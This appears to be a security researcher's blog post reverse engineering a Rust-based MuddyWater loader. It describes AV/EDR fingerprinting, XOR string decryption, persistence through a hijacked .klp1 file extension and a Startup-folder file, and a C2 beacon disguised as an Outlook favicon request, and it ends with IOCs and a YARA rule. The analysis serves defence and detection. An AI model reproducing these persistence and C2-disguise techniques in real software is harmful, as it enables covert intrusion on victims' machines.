RustyWater: Reverse Engineering MuddyWater’s Rust Toolkit
Overview
The MuddyWater attacks are primarily against Middle Eastern nations. However, its also observed attacks against surrounding nations and beyond, including targets in India and the USA. MuddyWater attacks are characterized by the use of a slowly evolving PowerShell-based first stage backdoor we call “POWERSTATS”. Despite broad scrutiny and reports on MuddyWater attacks, the activity continues with only incremental changes to the tools and techniques.
Technical Analysis
Upon getting the sample i quickly did some basic checks and found out that the sample is a rust based malware and that too bloated with standard library which makes it a bit difficult to analyze. I quickly fired up my IDA and loaded the binary, after some hit and try i was able to locate the main function sub_7FF63B3F178E(sub_7FF63B3F48B3); and rest of the code was related to TLS, panic, overflow protections. Now heading over to main function, it first looks for the path ProgramData and then iterates over a hardcoded array of different AV and EDR providers names like Windows Defender, Avast, Kaspersky, AVG, Avira, BitDefender, Eset, TrendMicro etc. and based on the first byte of current AV structure if ( (*(_BYTE *)v5 & 1) != 0 ) it appends aFile or aDir with those providers names. Then it does some metadata extraction if the path exists, since there are lot of offsets so created structs for the RustString and AV_Entry to make it easier to read the decompiled code.
 Figure 1: Extracts Attributes
It then creates a array which will store all the security products file paths installed in the victim’s system after scanning the hard drive, this is done my malware’s do detect security measures applied on the system so they can somehow evade them. If it didn’t find any security product it will just print No detections found.
 Figure 2: Stores Vendor and product name with path
Now it enumerates username if ( GetUserNameW((LPWSTR)lpBuffer[1].QuadPart, pcbBuffer) ) and computer name if ( GetComputerNameExW(ComputerNameNetBIOS, (LPWSTR)lpBuffer[1].QuadPart, pcbBuffer) ) which are some common techniques malware author use to recon on the victim. Then it determines if the machine is standalone computer of part of an enterprise network (Active Directory) using NetGetJoinInformation(0, (LPWSTR *)NameBuffer, BufferType) if this returns other than NERR_Success it executes a block of code that is multi stage XOR decryption which reads and an encypted blob from memory and using hardcoded XOR key at byte_7FF63B4BCC06 which decryptes the data in chunk of 8 bytes(4 times), after 32 offset it grabs a DWORD and decryptes it then it grab the last 2 bytes and XOR it with 0x2728 i.e. 38 bytes string length to be decrypted. Else it decrypts using different XOR keys at byte_7FF63B4BCBE0 following similar pattern, also one thing to be noted that this block reveals that it is using crypto library ctr32.rs.
1
2
3
4
if ( BufferType[0] == NetSetupWorkgroupName )
    v50 = 2;
else
    v50 = BufferType[0] == NetSetupUnjoined;
 Figure 3: XOR Decryption
After this, it decrypts does another decryption of 5 bytes(4 bytes loop XOR and last byte XOR) which uses XOR keys from byte_7FF63B4BCF73 and XOR last byte with 0xE1 it uses quite interesting way to get the encrypted string, rather than directly using address of .rdata it calculates the address sub_7FF63B3F28DF using a base address and offset by applying return a1 + (~(-13929 * a2) ^ __ROL4__(~(-1102722665 * a2), 7));, which after calculating came to be 0x7ff63b4bd284 and after applying decryption it prints Empty string.
1
2
3
4
5
6
7
8
9
10
11
v54 = sub_7FF63B3F28DF((__int64)&loc_7FF63B4B6025, 466827713);
lpBuffer[0].LowPart = 0;
v55 = 1;
v56 = 0;
while ( (v55 & 1) != 0 )
{
  v53->LowPart = *(_DWORD *)(v54 + v56) ^ (byte_7FF63B4BCF73[v56] | 0x5526A200);
  v56 = 4;
  v55 = 0;
  v53 = (LARGE_INTEGER *)pcbBuffer;
}
Similar to above, again there is a decryption of 42 bytes(8 bytes a time and last 2 bytes XOR with 0xC4AF) using hardcoded keys at unk_7FF63B4BCF78 and it also similarly calculates address of encrypted blob return a1 + (((a2 ^ 0xAB098523) >> 20) ^ (unsigned __int16)a2 ^ 0x8523); which came out to be 0x7ff63b4bd289 and after decrypting %USERPROFILE%\AppData\Local\Packages\Diour which means it will be creating a directoy named Diour inside Local packages and creates a file named bikana.scr(ScreeenSaver).
 Figure 4: Exfil Dir path decryption
Then it access the windows registry by opening a registry in HKCU\Software\Classes and registers a new file extension .klp1 and writes the path of bikana.scr so whenever the user tries to access a file with .klp1 it will execute bikana.scr
 Figure 5: File extension hijack
Else it will set the default value to text document also creates a sub key DefaultIcon so the .klp1 file appear as text document icon by writing %SystemRoot%\SysWow64\imageres.dll,-102 in the value and notice -102 its a index used to fetch the icon from the imageres.dll. Else it would create a subkey named shell\open\command and set the value to %USERPROFILE%\AppData\Local\Packages\Diour\bikana.scr "%1" and if not able to do so it will create subkey shell\open\command and set the value to path of bikana.scr as done previously.
 Figure 6: Set Default to text document
 Figure 7: Creates subkey and set value to path of bikana.scr
Then the author creates a file named ackama.klp1 in the %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ startup folder so even if the victim didn’t executes the payload, on reboot it execute the payload itself as it will saw the .klp1 which was set to executing bikana.scr previously. Now it executes the payload bikana.scr which will be executing cmd.exe by creating a process with showWindow set to hidden and bInheritHandles set to true which forces the child process to inherit parent’s file and pipe handles.
 Figure 8: Creates process of bikana.scr
Now it starts to forming a request by decrypting the C2 url https[:]//bootcamptg.org, User-agent Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.4266; Pro) and content-type to image/vnd.microsoft.icon and also using sessionId to validate session and get command from threat actor. It will seem to be that internal microsoft server syncing a profile icon to outlook client.
1
2
3
4
5
GET /favicon.ico HTTP/1.1
Host: bootcamptg.org
Cookie: sessionId=b8c4a1XXXXXX
User-Agent: Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.4266; Pro)
Content-Type: image/vnd.microsoft.icon
Dynamic Analysis
Before executing the malware, i made sure to take snapshot of registry and kept open the other tools like procmon, process hacker to see the changes done by malware. And as intended it creates a directory named diour under Appdata/local/packages and also fingerprints the system for different security providers also creates the ackama.klp1 file in StartUp directory and it is shown as a text file.
 Figure 9: Creates diour directory
 Figure 10: Fingerprints security providers
 Figure 11: Creates file named ackama.klp1
Then i used fakenet for a fake network and noticed that it was making request to bootcamptg.org for a favicon.ico file with a session id 8201e9ff0acd52bcb8ee48cfe1691e9359713d4f05b00b4fba3db53fe4c3ed16609db50b4deb686a10dfb97fe42ce1d1c70a79363320ba6707bdb0f17553e5209ea7cd7965de41467e4e
 Figure 12: Makes request to C2 url with session id
Because the initial executable acts as a first-stage loader and C2 beacon, it relies on a successful handshake with the server to retrieve the final execution commands. Without the server returning the expected encrypted payload(favicon.ico), the malware remains stuck in its polling loop. Consequently, the second-stage payload (bikana.scr) is never dynamically downloaded and executed.
IOCs
- C2 Domain -
bootcamptg.org - Endpoints -
/favicon.ico - Spoofed Content type -
image/vnd.microsoft.icon - Spoofed UserAgent -
Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.4266; Pro) - Files -
bikana.scr, ackama.klp1 - Registries -
HKCU\Software\Classes\.klp1, HKCU\Software\Classes\.klp1\shell\open\command
Yara Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
rule APT_MuddyWater_Rust_Malware {
    meta:
        author = "0xsec1"
        description = "Detects the Rust-based first-stage loader attributed to MuddyWater campaigns, identifying custom XOR keys, .klp1 extension hijacking, and C2 spoofing artifacts."
        date = "2026-04-23"
        tags = "malware, rust, muddywater, loader"

    strings:
        // Rust & Crate Artifacts
        $rust_reqwest = "reqwest::" ascii
        $rust_tokio   = "tokio::runtime" ascii

        // EDR Evasion Targets
        $av_1 = "CylancePROTECT" wide ascii nocase
        $av_2 = "BitDefender" wide ascii nocase
        $av_3 = "Kaspersky" wide ascii nocase
        $av_4 = "Windows Defender" wide ascii nocase
        $av_5 = "Avast" wide ascii nocase

        // Host & Persistence Artifacts
        $dir_fallback = "C:\\ProgramData" ascii wide
        $file_scr     = "bikana.scr" ascii wide
        $file_ext     = ".klp1" ascii wide
        $file_startup = "ackama.klp1" ascii wide
        $reg_hijack   = "shell\\open\\command" ascii wide

        // Cryptography & Network Decryption Keys
        // The 11-byte XOR key used for favicon.ico C2 endpoint decryption
        $xor_key_c2   = { 78 D7 FE EE 70 63 28 B6 33 F4 81 }

        // Hexadecimal encoder lookup table used for the sessionId cookie
        $hex_table    = { 30 31 32 33 34 35 36 37 38 39 61 62 63 64 65 66 }

    condition:
        uint16(0) == 0x5A4D and // MZ Header
        filesize < 10MB and
        (
            ($rust_reqwest and $rust_tokio) and
            (
                $xor_key_c2 or
                $hex_table or
                2 of ($dir_fallback, $file_scr, $file_ext, $file_startup, $reg_hijack) or
                all of ($av_*)
            )
        )
}